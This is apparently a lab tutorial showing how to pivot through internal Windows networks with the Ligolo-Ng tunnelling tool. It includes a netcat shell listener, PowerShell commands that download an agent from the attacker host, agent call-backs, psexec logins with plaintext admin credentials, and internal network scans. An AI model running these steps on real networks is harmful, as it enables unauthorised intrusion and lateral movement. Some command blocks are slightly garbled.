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# A Detailed Guide on **Ligolo-Ng**

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## Ligolo-Ng Overview:

Ligolo-Ng is a lightweight and efficient tool designed to enable penetration testers to establish tunnels through reverse TCP/TLS connections, employing a tun interface. Noteworthy features include its GO-coded nature, VPN-like behavior, customizable proxy, and agents in GO. The tool supports multiple protocols, including ICMP, UDP, SYN stealth scans, OS detection, and DNS Resolution, offering connection speeds of up to 100 Mbits/sec. Ligolo-Ng minimizes maintenance time by avoiding tool residue on disk or in memory.

### Download Ligolo-Ng:


Ligolo-Ng can be downloaded from the official repository: [Ligolo-Ng Releases](#).

## Ligolo V/S Chisel:

- Ligolo-Ng outperforms Chisel in terms of speed and customization options.
- Chisel operates on a server-client model, while Ligolo-Ng establishes individual connections with each target.
- Ligolo-Ng reduces maintenance time by avoiding tool residue on disk or in memory.
- Ligolo-Ng supports various protocols, including ICMP, UDP, SYN, in contrast to Chisel, which operates primarily on HTTP using a websocket.

## Lab Setup


Follow the step-by-step guide for lateral movement within a network, covering both single and double pivoting techniques.



## Prerequisites

Obtain the Ligolo 'agent' file for Windows 64-bit and the 'proxy' file for Linux 64-bit.

Install the 'agent' file on the target machine and the 'proxy' file on the attacking machine (Kali Linux).



## Setting up Ligolo-Ng

**Step1:** Following the acquisition of both the agent and proxy files, the next step involves the setup of Ligolo-Ng. To ascertain the current status of Ligolo-Ng configuration, the 'ifconfig' command is employed. To initiate activation, execute the prescribed sequence of commands as follows:

```
ip tuntap add user root mode tun ligolo ip  
link set ligolo up
```

Verify Ligolo-Ng activation with: 'ifconfig' command



```

# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.1.5 netmask 255.255.255.0 broadcast 192.168.1.255
    inet6 2401:4900:1c64:83c0:e0a9:82b:62d9:b1dc prefixlen 64 scopeid 0<global>
    inet6 fe80::86e1:e886:fc7c:7001 prefixlen 64 scopeid 0<20<link>
    ether 00:0c:29:cc:96:35 txqueuelen 1000 (Ethernet)
    RX packets 29 bytes 11282 (11.0 KiB)
    RX errors 0 dropped 5 overruns 0 frame 0
    TX packets 28 bytes 6295 (6.1 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0<10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 4 bytes 240 (240.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 4 bytes 240 (240.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

(root@kali)-[~]
# ip tuntap add user root mode tun ligolo

(root@kali)-[~]
# ip link set ligolo up

(root@kali)-[~]
# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.1.5 netmask 255.255.255.0 broadcast 192.168.1.255
    inet6 2401:4900:1c64:83c0:e0a9:82b:62d9:b1dc prefixlen 64 scopeid 0<global>
    inet6 fe80::86e1:e886:fc7c:7001 prefixlen 64 scopeid 0<20<link>
    ether 00:0c:29:cc:96:35 txqueuelen 1000 (Ethernet)
    RX packets 46 bytes 14559 (14.2 KiB)
    RX errors 0 dropped 12 overruns 0 frame 0
    TX packets 28 bytes 6295 (6.1 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

ligolo: flags=4241<UP,POINTOPOINT,NOARP,MULTICAST> mtu 1500
    unspec 00-00-00-00-00-00-00-00-00-00-00-00-00-00-00 txqueuelen 500 (UNSPEC)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0<10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 4 bytes 240 (240.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 4 bytes 240 (240.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

```

**Step2:** Unzip the Ligolo proxy file:

```
tar -xvzf ligolo-ng_proxy_0.5.1_linux_amd64.tar.gz
```

This proxy file facilitates the establishment of a connection through Ligolo, enabling us to execute subsequent pivoting actions. To explore the full range of options available in the proxy file, utilize the 'help' command

```
./proxy -h
```

```
(root@kali)-[~/Downloads]
# tar -xvzf ligolo-ng_proxy_0.5.1_linux_amd64.tar.gz
LICENSE
README.md
proxy

(root@kali)-[~/Downloads]
# ./proxy -h
Usage of ./proxy:
  -allow-domains string
    autocert authorised domains, if empty, allow all domains,
  -autocert
    automatically request letsencrypt certificates, requires p
  -certfile string
    TLS server certificate (default "certs/cert.pem")
  -keyfile string
    TLS server key (default "certs/key.pem")
  -laddr string
    listening address (default "0.0.0.0:11601")
  -selfcert
    dynamically generate self-signed certificates
  -v
    enable verbose mode
```

**Step 3:** The options displayed in the preceding image are designed for incorporating various types of certificates with the proxy. The chosen approach involves utilizing the '-selfcert' option, which operates on port 11601. Execute the provided command, as illustrated in the accompanying image below:

```
./proxy -selfcert
```

```
(root@kali)-[~/Downloads]
# ./proxy -selfcert
WARN[0000] Using automatically generated self-signed certificates (Not recommended)
INFO[0000] Listening on 0.0.0.0:11601
```

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**Step 4:** By executing the aforementioned command, Ligolo-Ng becomes operational on the attacking machine. Subsequently, to install the Ligolo agent on the target machine, unzip the ligolo agent file using the command:

```
unzip ligolo-ng_agent_0.5.1_windows_amd64.zip
```

To facilitate the transmission of this agent file to the target, establish a server with the command: **updog**

**-p 80**

```
(root@kali)-[~/Downloads]
# unzip ligolo-ng_agent_0.5.1_windows_amd64.zip
Archive:  ligolo-ng_agent_0.5.1_windows_amd64.zip
  inflating: LICENSE
  inflating: README.md
  inflating: agent.exe

(root@kali)-[~/Downloads]
# updog -p 80
[+] Serving /root/Downloads ...
WARNING: This is a development server. Do not use it in
* Running on all addresses (0.0.0.0)
* Running on http://127.0.0.1:80
* Running on http://192.168.1.5:80
Press CTRL+C to quit
```

**Step 5:** In the context of lateral movement, a session has been successfully acquired through netcat. Utilizing the established netcat connection, the next step involves downloading the Ligolo agent file onto the target system. Referencing the image below, execute the provided sequence of commands:

```
cd Desktop
powershell wget 192.168.1.5/agent.exe -o agent.exe dir
```

```
(root@kali)-[~]
# nc -lvnp 443
listening on [any] 443 ...
connect to [192.168.1.5] from (UNKNOWN) [192.168.1.6] 56215

PS C:\Users\Administrator> cd Desktop
PS C:\Users\Administrator\Desktop> powershell wget 192.168.1.5/agent.exe -o agent.exe
PS C:\Users\Administrator\Desktop> dir

Directory: C:\Users\Administrator\Desktop

Mode                LastWriteTime         Length Name
----                -
-a-----         1/29/2024   9:42 AM         4862976 agent.exe
-a-----         1/24/2024   9:29 AM         350096 Firefox Installer.exe

PS C:\Users\Administrator\Desktop>
```

**Step 6:** Evidently, the agent file has been successfully downloaded. Given that the proxy file is presently operational on Kali, the subsequent action involves executing the agent file.


```
./agent.exe -connect 192.168.1.5:11601 -ignore-cert
```

```
PS C:\Users\Administrator\Desktop> ./agent.exe -connect 192.168.1.5:11601 -ignore-cert
```

Upon executing the specified command, a Ligolo session is initiated. Subsequently, employ the 'session' command, opting for '1' to access the active session. Following the session establishment, execute the 'ifconfig' command as illustrated in the provided image.

Notably, it discloses the existence of an internal network on the server, denoted by the IPv4 Address 192.168.148.130/24. This discovery prompts further exploration into creating a tunnel through this internal network in the subsequent steps.

```
(root@kali)-[~/Downloads]
# ./proxy -selfcert
WARN[0000] Using automatically generated self-signed certificates (Not recommended)
INFO[0000] Listening on 0.0.0.0:11601



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ligolo-ng » INFO[0403] Agent joined. name="IGNITE\\administrator@DC1"
ligolo-ng »
ligolo-ng » session
? Specify a session : 1 - #1 - IGNITE\\administrator@DC1 - 192.168.1.6:56241
[Agent : IGNITE\\administrator@DC1] » ifconfig
```

Interface 0	
Name	Ethernet0
Hardware MAC	00:0c:29:97:10:7b
MTU	1500
Flags	up broadcast multicast running
IPv4 Address	192.168.1.6/24

Interface 1	
Name	Ethernet1
Hardware MAC	00:0c:29:97:10:85
MTU	1500
Flags	up broadcast multicast running
IPv6 Address	fe80::8101:2f50:11fe:ad10/64
IPv4 Address	192.168.148.130/24


Interface 2	
Name	Loopback Pseudo-Interface 1
Hardware MAC	-1
MTU	-1
Flags	up loopback multicast running
IPv6 Address	::1/128
IPv4 Address	127.0.0.1/8

```
[Agent : IGNITE\\administrator@DC1] »
```

## Single Pivoting

In the single pivoting scenario, the aim is to access Network B while staying within the boundaries of Network A.





Attempting a direct ping to Network B reveals, as illustrated in the image below, the impossibility due to different network configuration.

```
(root@kali)-[~]
# ping 192.168.148.130
PING 192.168.148.130 (192.168.148.130) 56(84) bytes of data.
^C
— 192.168.148.130 ping statistics —
5 packets transmitted, 0 received, 100% packet loss, time 4081ms
```

To progress towards the single pivoting objective, a new terminal window will be opened. Subsequently, the internal IP will be added to the IP route, and the addition will be confirmed, as illustrated in the image below, utilizing the following commands:

```
ip route add 192.168.148.0/24 dev ligolo ip
route list
```

```
(root@kali)-[~]
# sudo ip route add 192.168.148.0/24 dev ligolo
(root@kali)-[~]
# ip route list
default via 192.168.1.1 dev eth0 proto dhcp src 192.168.1.5 metric 100
192.168.1.0/24 dev eth0 proto kernel scope link src 192.168.1.5 metric 100
192.168.148.0/24 dev ligolo scope link linkdown
```

Return to the Ligolo proxy session window and initiate the tunneling process by entering the 'start' command, as demonstrated in the provided image.

```
[Agent : IGNITE\administrator@DC1] » start  
[Agent : IGNITE\administrator@DC1] » INFO[0653] Starting tunnel to IGNITE\administrator@DC1
```

Upon establishing a tunnel into network B, we executed the netexec command to scan the network B subnet, unveiling an additional Windows 10 entity distinct from DC1, as depicted in the image.


```
(root@kali)-[~]  
# nxc smb 192.168.148.0/24  
SMB 192.168.148.130 445 DC1 [*] Windows 10.0 Build 17763 x64 (name:DC1)  
SMB 192.168.148.132 445 MSEDGEWIN10 [*] Windows 10.0 Build 17763 x64 (name:MSEDGEWIN10)  
Running nxc against 256 targets 100% 0:00:00
```

Upon attempting to ping the IP now, successful ping responses will be observed, a contrast to the previous unsuccessful attempts. Additionally, a comprehensive nmap scan can be conducted, as illustrated in the image below.

```
(root@kali)-[~]  
# ping 192.168.148.132  
PING 192.168.148.132 (192.168.148.132) 56(84) bytes of data.  
64 bytes from 192.168.148.132: icmp_seq=1 ttl=64 time=5.60 ms  
64 bytes from 192.168.148.132: icmp_seq=2 ttl=64 time=18.0 ms  
64 bytes from 192.168.148.132: icmp_seq=3 ttl=64 time=17.0 ms  
^C  
— 192.168.148.132 ping statistics —  
3 packets transmitted, 3 received, 0% packet loss, time 2003ms  
rtt min/avg/max/mdev = 5.599/13.526/17.995/5.620 ms  
  
(root@kali)-[~]  
# nmap 192.168.148.132  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-29 12:09 EST  
Nmap scan report for 192.168.148.132  
Host is up (0.0047s latency).  
Not shown: 997 filtered tcp ports (no-response)  
PORT      STATE SERVICE  
135/tcp   open  msrpc  
139/tcp   open  netbios-ssn  
445/tcp   open  microsoft-ds  
  
Nmap done: 1 IP address (1 host up) scanned in 4.58 seconds
```

## Double Pivoting

In the process of double pivoting, our objective is to gain access to Network C from Network A, utilizing Network B as an intermediary.



From the newly opened terminal window, utilize the Impacket tool to access the identified Windows 10 with the IP 192.168.148.132. Following this, execute the subsequent set of commands to download the Ligolo agent onto Windows 10

```
Impacket-psexec administrator:123@192.168.148.132
cd c:\users\public powershell wget
192.168.1.5/agent.exe -o agent.exe dir
```

```
(root@kali)-[~]
# impacket-psexec administrator:123@192.168.148.132
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Requesting shares on 192.168.148.132.....
[*] Found writable share ADMIN$
[*] Uploading file RvDSRlde.exe
[*] Opening SVCManager on 192.168.148.132.....
[*] Creating service ZblZ on 192.168.148.132.....
[*] Starting service ZblZ.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.379]
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C:\Windows\system32> cd c:\users\public

c:\Users\Public> powershell wget 192.168.1.5/agent.exe -o agent.exe

c:\Users\Public> dir
Volume in drive C is Windows 10
Volume Serial Number is B009-E7A9

Directory of c:\Users\Public

01/30/2024  02:00 PM    <DIR>          .
01/30/2024  02:00 PM    <DIR>          ..
01/30/2024  02:00 PM           4,862,976 agent.exe
03/19/2019  12:59 PM    <DIR>          Documents
09/14/2018  11:33 PM    <DIR>          Downloads
09/14/2018  11:33 PM    <DIR>          Music
09/14/2018  11:33 PM    <DIR>          Pictures
09/14/2018  11:33 PM    <DIR>          Videos
               1 File(s)          4,862,976 bytes
               7 Dir(s)  27,737,616,384 bytes free
```

Subsequently, initiate the execution of the agent.exe. Upon completion, a session will be established, given that our Ligolo proxy file is already operational.

```
agent.exe -connect 192.168.1.5:11601 -ignore-cert
```

```
c:\Users\Public> agent.exe -connect 192.168.1.5:11601 -ignore-cert
time="2024-01-30T14:10:04-08:00" level=warning msg="warning, certificate validation
time="2024-01-30T14:10:04-08:00" level=info msg="Connection established" addr="192.
```



Examine Ligo-ng proxy server, a new session, corresponding to Windows 10, will be present, as indicated in the accompanying image. Execute the 'start' command to initiate additional tunneling.

```
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ligolo-ng » INFO[0029] Agent joined. name="IGNITE\\administrator"
ligolo-ng »
ligolo-ng » session
? Specify a session : 1 - #1 - IGNITE\\administrator@DC1 - 192.168.1.6:52946
[Agent : IGNITE\\administrator@DC1] » start
[Agent : IGNITE\\administrator@DC1] » INFO[0060] Starting tunnel to IGNITE\\administrator@DC1
INFO[0089] Agent joined. name="NT AUTHORITY\\SYSTEM@MSEDGEWIN10"
[Agent : IGNITE\\administrator@DC1] »
[Agent : IGNITE\\administrator@DC1] » session ←
? Specify a session : [Use arrows to move, type to filter]
> 1 - #1 - IGNITE\\administrator@DC1 - 192.168.1.6:52946
  2 - #2 - NT AUTHORITY\\SYSTEM@MSEDGEWIN10 - 192.168.1.2:54637
```

Execute the 'session' command to display the list of sessions. Navigate through the sessions using arrow keys, selecting the desired session for access. In this instance, the aim is to access the latest session, identified as session 2. Select this session and utilize the 'ifconfig' command to inspect the interfaces. This action reveals an additional **network C** interface with the address **192.168.159.130/24**, mirroring the details depicted in the image below.

```
[Agent : NT AUTHORITY\SYSTEM@MSEDGEWIN10] » session
? Specify a session : 2 - #2 - NT AUTHORITY\SYSTEM@MSEDGEWIN10 - 192.168.1.2:54637
[Agent : NT AUTHORITY\SYSTEM@MSEDGEWIN10] » ifconfig
```

Interface 0	
Name	Ethernet0
Hardware MAC	00:0c:29:fb:b8:d9
MTU	1500
Flags	up broadcast multicast running
IPv6 Address	fe80::a429:d320:86d0:6290/64
IPv4 Address	192.168.148.132/24

Interface 1	
Name	Ethernet1
Hardware MAC	00:0c:29:fb:b8:e3
MTU	1500
Flags	up broadcast multicast running
IPv6 Address	fe80::5198:3f6e:99f9:23ce/64
IPv4 Address	192.168.159.130/24

Interface 2	
Name	Loopback Pseudo-Interface 1
Hardware MAC	
MTU	-1
Flags	up loopback multicast running
IPv6 Address	::1/128
IPv4 Address	127.0.0.1/8

```
[Agent : NT AUTHORITY\SYSTEM@MSEDGEWIN10] »
```

Upon identifying the new network, the initial step involves attempting a ping. However, the image below indicates an absence of connectivity between Kali and the network C.

```
(root@kali)-[~]
# ping 192.168.159.130
PING 192.168.159.130 (192.168.159.130) 56(84) bytes of data.
```

Add the Network C Subnet in the IP route list with the following command.

```
ip route add 192.168.159.0/24 dev ligolo ip
route list
```

```
(root@kali)-[~/Downloads]
# ip route add 192.168.159.0/24 dev ligolo ←

(root@kali)-[~/Downloads]
# ip route list
default via 192.168.1.1 dev eth0 proto dhcp src 192.168.1.5 metric 100
192.168.1.0/24 dev eth0 proto kernel scope link src 192.168.1.5 metric 1
192.168.148.0/24 dev ligolo scope link
192.168.159.0/24 dev ligolo scope link
```

With the modification of our IP route, the next step involves the addition of a listener to traverse the intra-network and retrieve the session. To incorporate the listener, utilize the following command:

```
listener_add --addr 0.0.0.0:1234 --to 127.0.0.1:4444
```

```
[Agent : NT AUTHORITY\SYSTEM@MSEDGEWIN10] » listener_add --addr 0.0.0.0:1234 --to 127.0.0.1:4444 ←
INFO[0242] Listener 0 created on remote agent!
```

The image above confirms the activation of the listener. To initiate tunneling, refer to available options using the help command. It becomes evident that halting the ongoing tunneling in session 1 is necessary before starting the process in session 2. This step-by-step approach facilitates the transfer of data to the listener, which subsequently retrieves the necessary information. This operational technique, known as double pivoting, involves stopping the initial tunneling in the **first session** using the '**stop**' command. In **second session**, execute the '**start**' command, following the steps illustrated in the image below.





```

(root@kali)-[~]
# crackmapexec smb 192.168.159.0/24
SMB 192.168.159.130 445 MSEDGEWIN10 [*] Windows 10.
SMB 192.168.159.129 445 METASPLOITABLE [*] Unix (name:
[*] completed: 100.00% (256/256)

(root@kali)-[~]
# ping 192.168.159.129
PING 192.168.159.129 (192.168.159.129) 56(84) bytes of data.
64 bytes from 192.168.159.129: icmp_seq=1 ttl=64 time=13.0 ms
64 bytes from 192.168.159.129: icmp_seq=2 ttl=64 time=13.0 ms
^C
— 192.168.159.129 ping statistics —
2 packets transmitted, 2 received, 0% packet loss, time 1002ms
rtt min/avg/max/mdev = 13.007/13.008/13.010/0.001 ms

(root@kali)-[~]
# nmap 192.168.159.129
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-30 08:04 EST
Nmap scan report for 192.168.159.129
Host is up (0.018s latency).
Not shown: 977 filtered tcp ports (no-response)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown

```



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